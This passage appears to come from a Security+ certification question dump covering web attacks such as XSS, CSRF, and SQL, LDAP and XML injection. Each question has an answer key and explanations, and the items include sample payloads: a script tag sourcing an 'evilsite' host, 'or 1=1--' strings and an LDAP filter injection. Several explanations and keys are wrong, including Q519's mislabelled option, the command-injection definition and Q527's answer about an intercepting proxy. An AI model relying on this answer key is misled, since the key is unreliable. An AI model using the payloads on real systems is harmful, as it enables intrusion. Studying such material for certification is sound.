**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Cross-Site Request Forgery--also known as XSRF, session riding, and one-click attack-- involves unauthorized commands coming from a trusted user to the website. This is often done without the user's knowledge, and it employs some type of social networking to pull it off. For example, assume that Evan and Spencer are chatting through Facebook. Spencer sends Evan a link to what he purports is a funny video that will crack him up. Evan clicks the link, but it actually brings up

Evan's bank account information in another browser tab, takes a screenshot of it, closes the tab, and sends the information to Spencer. The reason the attack is possible is because Evan is a trusted user with his own bank. In order for it to work, Evan would need to have recently accessed that bank's website and have a cookie that had yet to expire. The best protection against cross-site scripting is to disable the running of scripts (and browser profiles).

Incorrect Answers:

A: A Brute Force attack is usually carried out by software that attempts to guess a password by sending multiple authentication requests with different passwords until authentication is successful. This is not what is described in this question. Therefore, this answer is incorrect.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user.

Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, Cross-Site Request Forgery exploits the trust that a site has in a user's browser. Therefore, this answer is incorrect.

D: Fuzz testing or fuzzing is a software testing technique used to discover coding errors and security loopholes in software, operating systems or networks by inputting massive amounts of random data, called fuzz, to the system in an attempt to make it crash. If a vulnerability is found, a tool called a fuzz tester (or fuzzer), indicates potential causes. Fuzz testing was originally developed by Barton Miller at the University of Wisconsin in 1989. This is not what is described in this question. Therefore, this answer is incorrect.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 335 <http://searchsecurity.techtarget.com/definition/fuzz-testing>

### QUESTION 516

A security administrator develops a web page and limits input into the fields on the web page as well as filters special characters in output. The administrator is trying to prevent which of the following attacks?

- A. Spoofing
- B. XSS
- C. Fuzzing
- D. Pharming

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

## Section: Threats and Vulnerabilities

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user.

By validating user input and preventing special characters, we can prevent the injection of client-side scripting code.

### Incorrect Answers:

A: There are several kinds of spoofing including email, caller ID, MAC address, and uniform resource locator (URL) spoof attacks. All types of spoofing are designed to imitate something or someone.

Email spoofing (or phishing), used by dishonest advertisers and outright thieves, occurs when email is sent with falsified "From:" entry to try and trick victims that the message is from a friend, their bank, or some other legitimate source. Any email that claims it requires your password or any personal information could be a trick. In a caller ID attack, the spoofers will falsify the phone number he/she is calling from. Input validation is not used to prevent spoofing. Therefore, this answer is incorrect.

C: Fuzz testing or fuzzing is a software testing technique used to discover coding errors and security loopholes in software, operating systems or networks by inputting massive amounts of random data, called fuzz, to the system in an attempt to make it crash. If a vulnerability is found, a tool called a fuzz tester (or fuzzer), indicates potential causes. Fuzz testing was originally developed by Barton Miller at the University of Wisconsin in 1989. This is not what is described in this question. Input validation is not used to prevent fuzzing. Therefore, this answer is incorrect.

D: Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however, will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect. Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing. Input validation is not used to prevent pharming. Therefore, this answer is incorrect.

### References:

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

<http://searchsecurity.techtarget.com/definition/fuzz-testing> <http://www.webopedia.com/TERM/P/pharming.html>

### QUESTION 517

Pete, the security administrator, has been notified by the IDS that the company website is under attack. Analysis of the web logs show the following string, indicating a user is trying to post a comment on the public bulletin board.

INSERT INTO message `<script>source=http://evilsite</script>

This is an example of which of the following?

- A. XSS attack
- B. XML injection attack
- C. Buffer overflow attack
- D. SQL injection attack

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The <script> </script> tags indicate that script is being inserted.

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user.

**Incorrect Answers:**

B: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. The code in this question is not XML code. Therefore, this answer is incorrect.

C: A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability. This is not what is described in the question. Therefore, this answer is incorrect.

D: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. SQL Injection is not used to attempt to post a comment on the public bulletin board. Therefore this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337 <http://searchsecurity.techtarget.com/definition/buffer-overflow> [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**QUESTION 518**

Which of the following BEST describes a protective countermeasure for SQL injection?

- A. Eliminating cross-site scripting vulnerabilities
- B. Installing an IDS to monitor network traffic
- C. Validating user input in web applications
- D. Placing a firewall between the Internet and database servers

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

By validating user input and preventing special characters, we can prevent the injection of client-side scripting code. SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

**Incorrect Answers:**

A: Eliminating cross-site scripting vulnerabilities is always a good idea. However, that will not prevent SQL Injection attacks. Therefore this answer is incorrect.

B: An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station. IDS come in a variety of "flavors" and approach the goal of detecting suspicious traffic in different ways. There are network based (NIDS) and host based (HIDS) intrusion detection systems. Some systems may attempt to stop an intrusion attempt but this is neither required nor expected of a monitoring system. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, and reporting attempts. In addition, organizations use IDPSes for other purposes, such as identifying problems with security policies, documenting existing threats and deterring individuals from violating security policies. An IDS is not used to prevent SQL Injection attacks. Therefore this answer is incorrect.

D: A firewall is used to restrict the flow of traffic between subnets based on rules that specify what source/destination IP addresses, ports and protocols are allowed. A firewall is not used to prevent SQL Injection attacks. Therefore this answer is incorrect.

**References:**

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

[http://en.wikipedia.org/wiki/Intrusion\\_detection\\_system](http://en.wikipedia.org/wiki/Intrusion_detection_system)

**QUESTION 519**

A security administrator looking through IDS logs notices the following entry: (where email=joe@joe.com and passwd= `or 1==1`)

Which of the following attacks had the administrator discovered?

- A. SQL injection
- B. XML injection
- C. Cross-site script
- D. Header manipulation

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The code in the question is an example of a SQL Injection attack. The code `1==1` will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

**Incorrect Answers:**

A: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. The code in this question is not used for an XSS attack. Therefore, this answer is incorrect.

B: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. The code in this question is not XML code. This is therefore not an XML Injection attack.

D: Header manipulation is an attack on an application that access web pages or web services. It involves introducing unvalidated data in an HTTP response header which can enable cache-poisoning, cross-site scripting, cross-user defacement, page hijacking, cookie manipulation or open redirect. The code in the question is not the code you would expect to see in a header manipulation attack. This answer is therefore incorrect.

References:

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337

### QUESTION 520

Which of the following types of application attacks would be used to specifically gain unauthorized information from databases that did not have any input validation implemented?

- A. SQL injection
- B. Session hijacking and XML injection
- C. Cookies and attachments
- D. Buffer overflow and XSS

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

To access information in databases, you use SQL. To gain unauthorized information from databases, a SQL Injection attack is used.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

**Incorrect Answers:**

B: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. XML Injection is not used to gain unauthorized information from databases. This answer is therefore incorrect.

C: Cookies are used to store information about web browsing sessions. Cookies and attachments are not used to gain unauthorized information from databases. This answer is therefore incorrect.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity.

Buffer overflow and XSS are not used to gain unauthorized information from databases. This answer is therefore incorrect.

References:

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, 337

## QUESTION 521

The string:

` or 1=1-- -

Represents which of the following?

- A. Bluejacking
- B. Rogue access point
- C. SQL Injection
- D. Client-side attacks

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The code in the question is an example of a SQL Injection attack. The code `1=1` will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

**Incorrect Answers:**

A: Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth- enabled device via the OBEX protocol.

The code in the question is not an example of bluejacking. Therefore, this answer is incorrect.

B: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. A rogue access point would not create the code shown in the question. Therefore, this answer is incorrect.

D: Client-side attacks target vulnerabilities in client applications interacting with a malicious data. The difference is the client is the one initiating the bad connection. The code in the question is much more likely to be part of a SQL statement in a SQL Injection attack. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://en.wikipedia.org/wiki/Bluejacking>

[http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)

## QUESTION 522

When an order was submitted via the corporate website, an administrator noted special characters (e.g., ";--" and "or 1=1 --") were input instead of the expected letters and numbers.

Which of the following is the MOST likely reason for the unusual results?

- A. The user is attempting to hijack the web server session using an open-source browser.
- B. The user has been compromised by a cross-site scripting attack (XSS) and is part of a botnet performing DDoS attacks.
- C. The user is attempting to fuzz the web server by entering foreign language characters which are incompatible with the website.
- D. The user is sending malicious SQL injection strings in order to extract sensitive company or customer data via the website.

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The code in the question is an example of a SQL Injection attack. The code `1=1` will always provide a value of true. This can be included in a statement designed to return all rows in a SQL table.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by surreptitiously obtaining the session ID and masquerading as the authorized user. Once the user's session ID has been accessed (through session prediction), the attacker can masquerade as that user and do anything the user is authorized to do on the network. The code in the question is not an example of session hijacking. Therefore, this answer is incorrect.

B: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the targeted system with traffic. When a server is overloaded with connections, new connections can no longer be accepted. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track and shut down. These attacker advantages cause challenges for defense mechanisms. For example, merely purchasing more incoming bandwidth than the current volume of the attack might not help, because the attacker might be able to simply add more attack machines. This after all will end up completely crashing a website for periods of time. The code in the question is not an example of the data that would be sent in a DDoS attack. Therefore, this answer is incorrect.

C: Fuzz testing or fuzzing is a software testing technique used to discover coding errors and security loopholes in software, operating systems or networks by inputting massive amounts of random data, called fuzz, to the system in an attempt to make it crash. The code in the question does not contain foreign language characters; it is code typically used in a SQL injection attack.

Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://searchsoftwarequality.techtarget.com/definition/session-hijacking> [http://en.wikipedia.org/wiki/Denial-of-service\\_attack](http://en.wikipedia.org/wiki/Denial-of-service_attack)

### QUESTION 523

Highly sensitive data is stored in a database and is accessed by an application on a DMZ server. The disk drives on all servers are fully encrypted. Communication between the application server and end-users is also encrypted. Network ACLs prevent any connections to the database server except from the application server. Which of the following can still result in exposure of the sensitive data in the database server?

- A. SQL Injection
- B. Theft of the physical database server
- C. Cookies
- D. Cross-site scripting

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

The question discusses a very secure environment with disk and transport level encryption and access control lists restricting access. SQL data in a database is accessed by SQL queries from an application on the application server. The data can still be compromised by a SQL injection attack. SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly

known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

B: Theft of the physical database server would not expose the sensitive data in the database server because the disks are encrypted. You would need the certificate used to encrypt the data in order to decrypt the data on the disks. Therefore, this answer is incorrect.

C: Cookies are text files stored on a user's computer to store website information. This is to provide the user with a consistent website browsing experience. Cookies do not pose a risk to the sensitive data on the database server. Therefore, this answer is incorrect.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user.

The sensitive data is stored in databases on the database server. It is therefore not vulnerable to an XSS attack. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

#### **QUESTION 524**

Which of the following BEST describes a SQL Injection attack?

- A. The attacker attempts to have the receiving server pass information to a back-end database from which it can compromise the stored information.
- B. The attacker attempts to have the receiving server run a payload using programming commonly found on web servers.
- C. The attacker overwhelms a system or application, causing it to crash and bring the server down to cause an outage.
- D. The attacker overwhelms a system or application, causing it to crash, and then redirects the memory address to read from a location holding the payload.

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

B: "using programming commonly found on web servers" describes a cross-site scripting or XML injection attack. It does not describe a SQL injection attack. Therefore, this answer is incorrect.

C: Examples of an attack that "overwhelms a system or application, causing it to crash and bring the server down" are DDoS attack, Syn floods and other flooding attacks. The description does not describe a SQL injection attack. Therefore, this answer is incorrect.

D: The description "overwhelms a system or application, causing it to crash, and then redirects the memory address to read from a location holding the payload" is describing a buffer overflow attack, not an SQL injection attack. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

### QUESTION 525

An attacker attempted to compromise a web form by inserting the following input into the username field: admin)(|(password=\*) Which of the following types of attacks was attempted?

- A. SQL injection
- B. Cross-site scripting
- C. Command injection
- D. LDAP injection

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection.

In a page with a user search form, the following code is responsible to catch input value and generate a LDAP query that will be used in LDAP database.

<input type="text" size=20 name="userName">Insert the username</input>

The LDAP query is narrowed down for performance and the underlying code for this function might be the following:

```
String ldapSearchQuery = "(cn=" + $userName + ")";
```

```
System.out.println(ldapSearchQuery);
```

If the variable \$userName is not validated, it could be possible accomplish LDAP injection, as follows:

If a user puts "\*" on box search, the system may return all the usernames on the LDAP base If a user puts "jony's) (| (password = \* ) )", it will generate the code bellow revealing jony's password ( cn = jony's ) ( | (password = \* ) )

**Incorrect Answers:**

A: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. The code in this question is not SQL code.

Therefore this answer is incorrect.

B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user.

The code in this question is not an example of cross-site scripting code. Therefore, this answer is incorrect.

C: Command injection is an attack method in which a hacker alters dynamically generated content on a Web page by entering HTML code into an input mechanism, such as a form field that lacks effective validation constraints. The code in this question is not HTML code.

Therefore this answer is incorrect.

**References:**

[https://www.owasp.org/index.php/LDAP\\_injection](https://www.owasp.org/index.php/LDAP_injection)

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

<http://searchsoftwarequality.techtarget.com/definition/command-injection>

**QUESTION 526**

Which of the following application attacks is used against a corporate directory service where there are unknown servers on the network?

- A. Rogue access point
- B. Zero day attack
- C. Packet sniffing
- D. LDAP injection

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A directory service is accessed by using LDAP (Lightweight Directory Access Protocol). LDAP injection is an attack against a directory service. Just as SQL

injection attacks take statements that are input by users and exploit weaknesses within, an LDAP injection attack exploits weaknesses in LDAP (Lightweight Directory Access Protocol) implementations. This can occur when the user's input is not properly filtered, and the result can be executed commands, modified content, or results returned to unauthorized queries. The best way to prevent LDAP injection attacks is to filter the user input and to use a validation scheme to make certain that queries do not contain exploits. One of the most common uses of LDAP is associated with user information. Numerous applications exist--such as employee directories--where users find other users by typing in a portion of their name. These queries are looking at the cn value or other fields (those defined for department, home directory, and so on). Someone attempting LDAP injection could feed unexpected values to the query to see what results are returned. All too often, finding employee information equates to finding usernames and values about those users that could be portions of their passwords.

Incorrect Answers:

A: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. Rogue access points are not used for application attacks used against a corporate directory service.  
Therefore this answer is incorrect.

B: A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it --this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users. A zero day attack is generally not used for application attacks against a corporate directory service. Therefore this answer is incorrect.

C: Packet sniffing is the process of intercepting data as it is transmitted over a network. A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. Packet sniffing is not used for application attacks against a corporate directory service. Therefore this answer is incorrect.

References:

C Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 336-337 [http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)  
<http://www.pctools.com/security-news/zero-day-vulnerability/> <http://www.techopedia.com/definition/4113/sniffer>

**QUESTION 527**

Sara, a hacker, is completing a website form to request a free coupon. The site has a field that limits the request to 3 or fewer coupons. While submitting the form, Sara runs an application on her machine to intercept the HTTP POST command and change the field from 3 coupons to 30.

Which of the following was used to perform this attack?

- A. SQL injection
- B. XML injection

- C. Packet sniffer
- D. Proxy

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should.

Incorrect Answers:

A: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. Being a web based form, it is more likely that XML was used rather than SQL. Therefore, this answer is incorrect.

C: Packet sniffing is the process of intercepting data as it is transmitted over a network. A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. Packet sniffing is not used for modifying data; it only reads it. Therefore this answer is incorrect.

D: A proxy server is often used to filter web traffic. It is not used to modify the content of HTTP POST commands. Therefore this answer is incorrect.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337 [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

### **QUESTION 528**

A malicious individual is attempting to write too much data to an application's memory. Which of the following describes this type of attack?

- A. Zero-day
- B. SQL injection
- C. Buffer overflow
- D. XSRF

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

